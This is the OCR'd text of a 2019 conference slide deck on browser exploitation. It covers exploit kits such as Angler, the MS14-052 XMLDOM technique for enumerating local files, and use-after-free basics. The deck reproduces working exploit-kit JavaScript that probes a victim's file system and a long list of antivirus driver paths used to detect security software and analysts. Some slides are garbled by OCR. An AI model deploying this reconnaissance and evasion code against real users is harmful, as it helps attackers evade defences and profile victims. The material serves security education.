Browser Exploitation

Jameel Nabbo
Bufferoverflows.net

SEC-T Stockholm 2019

Browser exploitation generic

Techniques used in the exploit kits

UAF exploitation over the years

Java drive exploits

Web app in asm

Web assembly

Delivery techniques

Why it’s interesting


- Everyone is using a web browser
- No much user interaction is needed
- Used for targeted attacks

DOM tree exploitation is ********


- XSS
- CSRF
- CORS
- Content injection
- HTML injection
- Second order code injection

D xploitatio *

- XSS
- CSRF
- CORS
- Content i
- HT
- S



Exploiting the web browser



The old fashioned of browser exploitation

JAVA drive-by

Adobe Flash

Microsoft Silverlight

ActiveX add-ons for web browsers (Mainly internet explorer)

Exploit Kits

Blackhole	Phoenix	MPack	Crimepack
RIG	**Angler**	Nuclear	Neutrino
Magnitude			


Malwarebytes LABS

When Blackhole, the "king of exploit kits," disappeared in late 2013, it left a void in the criminal undergrounds. Not longer after, a newcomer called Angler started to generate some buzz. It didn't take long to become the de facto exploit kit, thanks to its overall effectiveness and ability to add zero-day vulnerabilities into its arsenal.

King of exploit kits

SEC-T Stockholm 2019

Blackhole & Angler



Enumeration techniques used in Angler on IE 8 & 9 & 10

Exploit Microsoft XMLDOM in IE

CVE-2013-7331/ MS14-052

Get internal file system structure

Generate the payload

MS14-052

XMLDOM

Angler exploit kit

```
$target1$ = "file:\\windows\\system32\\calc.exe"
$target2$ = "file:\\windows\\system32\\invalid.exe"
validateXML('<?xml version="1.0" ?><!DOCTYPE anything SYSTEM "'+$target1$+'">'
validateXML('<?xml version="1.0" ?><!DOCTYPE anything SYSTEM "'+$target2$+'">'

$target1$ = "file:\\\\localhost\\windows\\system32\\calc.exe"
$target2$ = "file:\\\\localhost\\windows\\system32\\invalid.exe"
validateXML('<?xml version="1.0" ?><!DOCTYPE anything SYSTEM "'+$target1$+'">'
validateXML('<?xml version="1.0" ?><!DOCTYPE anything SYSTEM "'+$target2$+'">'

////////////////////////////////////////////////////////////////////////////////
function validateXML(txt) {
    // code for IE
    if (window.ActiveXObject) {
        var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
        xmlDoc.async = true;
        try {
            xmlDoc.loadXML(txt);
      if (xmlDoc.parseError.errorCode != 0) {
        var err;
        err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error Line: " + xmlDoc.parseError.line;
        alert(err);
        var errReason = xmlDoc.parseError.reason.toLowerCase();
        alert(errReason);
      } else {
                alert('No Error? Unknown!')
      }
        } catch (e) {
            alert(e);
        }
```

SEC-T Stockholm 2019

Pre-exploitation phase in MS14-052

Detect if this PC belongs to an analyst

The first attack is used for targeting the French Aerospace Association

SEC-T Stockholm 2019


```
var alldata=new Array();
var templateString = "<"+"?xml version=\"1.0\" ?><\!DOCTYPE anything SYSTEM \"$target$\">";
var _debug = false;
var RESULTS =
{
  UNKNOWN : {value: 0, message: "Unknown!", color: "black", data: ""},
  BADBROWSER: {value: 1, message: "Browser is not supported. You need IE!", color: "black", data: ""},
  FILEFOUND : {value: 2, message: "File was found!", color: "green", data: ""},
  FOLDERFOUND : {value: 3, message: "Folder was found!", color: "green", data: ""},
  NOTFOUND : {value: 4, message: "Object was not found!", color: "red", data: ""},
  ALIVE : {value: 5, message: "Alive address!", color: "green", data: ""},
  MAYBEALIVE : {value: 6, message: "Maybe an alive address!", color: "blue", data: ""},
  DEAD : {value: 7, message: "Dead to me! Undetectable?", color: "red", data: ""},
  VALIDDRIVE : {value: 8, message: "Available Drive!", color: "green", data: ""},
  INVALIDDRIVE : {value: 9, message: "Unavailable Drive!", color: "red", data: ""}
};

function checkFiles()
{
        var datares=new Array();
        strInput=justforfunpath;
        var name=new Array();
        var files=new Array();
        for(i=0;i<strInput.length;i++)
        {
                if(strInput[i]!="")
                {
                        var temp=strInput[i].split("==");
                        name.push(temp[0]);
                        var ta=temp[1];
                        ta=ta.replace(/\\\\127.0.0.1\\/g,"");
                        ta=ta.replace(/\$/,":");
                        files.push(ta);
                }
        }
    var preMagics = ["res://","\\\\localhost\\", "file:\\\\localhost\\", "file:\\"];
    var postMagics = ["::$index_allocation"];
    for (j=0;j<files.length;j++)
        {
                var item=files[j];
        var filename = item.fulltrim();
        if (filename != "")
                {
            filename = preMagics[0] + filename;
            var result = validateXML(templateString.replace("$target$", filename));
            if (result == RESULTS.FOLDERFOUND || result == RESULTS.ALIVE)
                        result = RESULTS.UNKNOWN;
            result.data = filename;
                        if(result.value==2)
                        {
                                datares.push(name[j]);
                        }

        }
```

```
var justforfunpath=new Array("avira==c:\\WINDOWS\\system32\\drivers\\avipbb.sys","bitdefender_2013==c:\\Program Files\\Bitdefender\\Bitdefender 2013 BETA\\BdProvider.dll","bitdefender_2013==c:\\Program Files\\Bitdefender\\Bitdefender 2013 BETA\\Active Virus Control\\avc3_000_001\\avcuf32.dll","mcafee_enterprise==c:\\Program Files\\McAfee\\VirusScan Enterprise\\RES0402\\McShield.dll","mcafee_enterprise==c:\\Program Files\\Common Files\\McAfee\\SystemCore\\mytilus3.dll","mcafee_enterprise==c:\\Program Files\\Common Files\\McAfee\\SystemCore\\mytilus3_worker.dll","avg2012==c:\\Program Files\\AVG Secure Search\\13.2.0.4\\AVG Secure Search_toolbar.dll","avg2012==c:\\Program Files\\Common Files\\AVG Secure Search\\DNTInstaller\\13.2.0\\avgdttbx.dll","avg2012==c:\\WINDOWS\\system32\\drivers\\avgtpx86.sys","eset_nod32==c:\\WINDOWS\\system32\\drivers\\eamon.sys","Dr.Web==c:\\Program Files\\DrWeb\\drwebsp.dll","Mse==c:\\WINDOWS\\system32\\drivers\\MpFilter.sys","sophos==c:\\PROGRA~1\\Sophos\\SOPHOS~1\\SOPHOS~1.DLL","f-secure2011==c:\\program files\\f-secure\\scanner-interface\\fsgkiapi.dll","f-secure2011==c:\\Program Files\\F-Secure\\FSPS\\program\\FSLSP.DLL","f-secure2011==c:\\program files\\f-secure\\hips\\fshook32.dll","Kaspersky_2012==c:\\Program Files\\Kaspersky Lab\\Kaspersky Anti-Virus 2012\\klwtblc.dll","Kaspersky_2012==c:\\WINDOWS\\system32\\drivers\\klif.sys","Kaspersky_2013==c:\\Program Files\\Kaspersky Lab\\Kaspersky Anti-Virus 2013\\remote_eka_prague_loader.dll","Kaspersky_2013==c:\\Program Files\\Kaspersky Lab\\Kaspersky Anti-Virus 2013\\klwtblc.dll","Kaspersky_2013==c:\\WINDOWS\\system32\\drivers\\kneps.sys","Kaspersky_2013==c:\\WINDOWS\\system32\\drivers\\klflt.sys","WinRAR==c:\\Program Files\\WinRAR\\WinRAR.exe","iTunes==c:\\Program Files (x86)\\iTunes\\iTunesHelper.exe","iTunes==c:\\Program Files\\iTunes\\iTunesHelper.exe","SQLServer==c:\\Program Files (x86)\\Microsoft SQL Server\\80\\COM\\sqlvdi.dll","SQLServer==c:\\Program Files\\Microsoft SQL Server\\80\\COM\\sqlvdi.dll","SQLServer==c:\\Program Files (x86)\\Microsoft SQL Server\\90\\COM\\instapi.dll","SQLServer==c:\\Program Files\\Microsoft SQL Server\\90\\COM\\instapi.dll","winzip==c:\\Program Files\\WinZip\\WZSHLSTB.DLL","winzip==c:\\Program Files\\WinZip\\ZipSendB.dll","7z==c:\\Program Files (x86)\\7-Zip\\7z.exe","7z==c:\\Program Files\\7-Zip\\7z.exe","vmware-server==c:\\WINDOWS\\system32\\drivers\\vmx86.sys","vmware-server==c:\\WINDOWS\\system32\\drivers\\vmnet.sys","vmware-client==c:\\WINDOWS\\system32\\drivers\\vmxnet.sys","symantec-endpoint==c:\\WINDOWS\\system32\\drivers\\WpsHelper.sys","symantec-endpoint==c:\\WINDOWS\\system32\\drivers\\SYMEVENT.SYS","symantec-endpoint==c:\\Program Files\\Symantec\\Symantec Endpoint Protection\\wpsman.dll","F-Secure==C:\\Program Files\\F-Secure\\ExploitShield\\fsesgui.exe","antiyfx==C:\\Program Files\\agb7pro\\agb.exe","ESTsoft==C:\\Program Files\\ESTsoft\\ALYac\\AYLaunch.exe","ESTsoft==C:\\WINDOWS\\system32\\drivers\\EstRtw.sys","Fortinet==C:\\Program Files\\Fortinet\\FortiClient\\FortiClient.exe","Fortinet==C:\\WINDOWS\\system32\\drivers\\FortiRdr.sys","ViRobot4==C:\\Program Files\\ViRobotXP\\Vrmonnt.exe","VirusBuster==C:\\Program Files\\VirusBuster\\winpers.exe","VirusBuster==C:\\WINDOWS\\system32\\drivers\\vbengnt.sys","COMODO==C:\\WINDOWS\\system32\\drivers\\cmderd.sys","a-squared==C:\\Program Files\\a-squared Anti-Malware\\a2cmd.exe","IKARUS==C:\\Program Files\\IKARUS\\anti.virus\\unGuardX.exe","sophos==C:\\WINDOWS\\system32\\drivers\\SophosBootDriver.sys","sophos==C:\\Program Files\\Sophos\\Sophos Anti-Virus\\SavMain.exe","Nprotect==C:\\Program Files\\INCAInternet\\nProtect Anti-Virus Spyware 3.0\\nsphsvr.exe","Trend2013==C:\\Program Files\\Trend Micro\\Titanium\\UIFramework\\uiWinMgr.exe","Trend2013==C:\\WINDOWS\\system32\\drivers\\tmtdi.sys","Norton==C:\\Program Files\\Norton Internet Security\\Branding\\muis.dll","Norton==C:\\WINDOWS\\system32\\drivers\\SYMEVENT.SYS","Outpost==C:\\Program Files\\Agnitum\\Outpost Security Suite Pro\\acs.exe","Outpost==C:\\WINDOWS\\system32\\drivers\\afwcore.sys","AhnLab_V3==C:\\Program Files\\AhnLab\\V3IS80\\V3Main.exe","F-PROT==C:\\Program Files\\FRISK Software\\F-PROT Antivirus for Windows\\FPWin.exe","F-PROT==C:\\WINDOWS\\system32\\drivers\\FStopW.sys","ESET-SMART==C:\\Program Files\\ESET\\ESET Smart Security\\egui.exe","ESET-SMART==C:\\WINDOWS\\system32\\drivers\\eamon.sys","Kaspersky_Endpoint_Security_8==C:\\Program Files\\Kaspersky Lab\\Kaspersky Endpoint Security 8 for Windows\\avp.exe","Norman==C:\\Program Files\\Norman\\Nse\\Bin\\nse.exe","Norman==C:\\WINDOWS\\system32\\drivers\\nvcw32mf.sys","Sunbelt==C:\\Program Files\\Sunbelt Software\\Personal Firewall\\cfgconv.exe","QuickHeal==C:\\Program Files\\Quick Heal\\Quick Heal Total Security\\ARKIT.EXE","QuickHeal==C:\\WINDOWS\\system32\\drivers\\catflt.sys","Immunet==C:\\Program Files\\Immunet\\ips.exe","Immunet==C:\\WINDOWS\\system32\\drivers\\ImmunetProtect.sys","JiangMin==C:\\Program Files\\JiangMin\\AntiVirus\\KVPopup.exe","JiangMin==C:\\WINDOWS\\system32\\drivers\\SysGuard.sys","PC_Tools==C:\\Program Files\\PC Tools Antivirus Software\\pctsGui.exe","Rising_firewall==C:\\Program Files\\Rising\\RFW\\RavMonD.exe","Rising_firewall==C:\\WINDOWS\\system32\\drivers\\protreg.sys","BkavHome==C:\\Program Files\\BkavHome\\Bka.exe","BkavHome==C:\\WINDOWS\\system32\\drivers\\BkavAuto.sys","SUPERAntiSpyware==C:\\Program Files\\SUPERAntiSpyware\\SUPERAntiSpyware.exe","Rising==C:\\Program Files\\Rising\\RIS\\LangSel.exe","Rising==C:\\WINDOWS\\system32\\drivers\\HookHelp.sys","Symantec_Endpoint12==C:\\Program Files\\Symantec\\Symantec Endpoint Protection\\DoScan.exe","eScan==C:\\Program Files\\eScan\\shortcut.exe","eScan==C:\\WINDOWS\\system32\\drivers\\econceal.sys","trend==C:\\Program Files\\Trend Micro\\OfficeScan Client\\TmPfw.exe","trend==C:\\Program Files\\Trend Micro\\OfficeScan Client\\tmlisten.exe","trend==C:\\Program Files\\Trend Micro\\OfficeScan Client\\ntrtscan.exe","trend==C:\\Program Files\\Trend Micro\\OfficeScan Client\\TmProxy.exe","systemwaler==C:\\WINDOWS\\system32\\fsw11sj1.exe","systemwaler==C:\\WINDOWS\\system32\\fsw11sj3.exe","systemwaler==C:\\Program Files\\Fujitsu\\Systemwalker Desktop Patrol\\invcl\\bin\\CmStartS.exe","C:\\Program_Files\\Java\\jre6\\bin\\jqs.exe==jre6","systemwaler-cap==C:\\WINDOWS\\system32\\LH092165.EXE","mcafee-x64==C:\\Program Files (x86)\\Common Files\\McAfee\\SystemCore\\mcshield.exe","mcafee-x64==C:\\Program Files (x86)\\McAfee\\VirusScan Enterprise\\mcadmin.exe","north-x64==C:\\Program Files (x86)\\Symantec\\Symantec Endpoint Protection\\SepLiveUpdate.exe","norht-x64==C:\\Program Files (x86)\\Common Files\\Symantec Shared\\ccApp.exe","north-x64==C:\\Program Files (x86)\\Symantec\\Symantec Endpoint Protection\\Rtvscan.exe","trend-x64==C:\\PROGRAM FILES (X86)\\TREND MICRO\\OFFICESCAN CLIENT\\Temp\\Program\\tmlisten1.exe","trend-x64==C:\\Program Files (x86)\\Trend Micro\\OfficeScan Client\\tmlisten.exe",'');
```

Used to Detect Kaspersky – EMET - TrendMicro

```
function gs7sfd(txt) {
    var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
    xmlDoc.async = true;
    xmlDoc.loadXML('<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "res://' + txt + '">');
    if (xmlDoc.parseError.errorCode != 0) {
        var err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error Line: " + xmlDoc.parseError.line;
        if (err.indexOf("-2147023083") > 0) {
            return 1;
        } else {
            return 0;
        }
    }
    return 0;
}
if (gs7sfd("c:\\Windows\\System32\\drivers\\kl1.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmactmon.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmcomm.sys") || gs7sf
d("c:\\windows\\system32\\drivers\\tmevtmgr.sys") || gs7sfd("c:\\windows\\system32\\drivers\\TMEBC32.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmeext.sys") || gs7sfd("c:\\
windows\\system32\\drivers\\tmnciesc.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmtdi.sys")) {
    window['FtLmbwXp'] = true;
    bIQzNOqy = '';
    window.sf325gtgs7sfdj = window.sf325gtgs7sfds = window.sf325gtgs7sfdf1 = window.sf325gtgs7sfdf2 = false;
};
```

If (Browser == )



UAF “Use After Free” Exploitation

Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.

UAF occurs:

- A memory area is allocated and a pointer points to it.
- The memory area is freed but the pointer is still available.
- The pointer is used and accesses the memory area previously freed.

UAF to code execution

Program allocates and then later frees memory block A.

Attacker allocates a memory block B, reusing the memory previously allocated to block A.

Attacker writes data into block B.

Program uses freed block A, accessing the data the attacker left there.

UAF Example

```
char * ptr = malloc(SIZE);
…
if (error){
    free(ptr);
}
…
printf("%s", ptr);
```

Dangling pointer

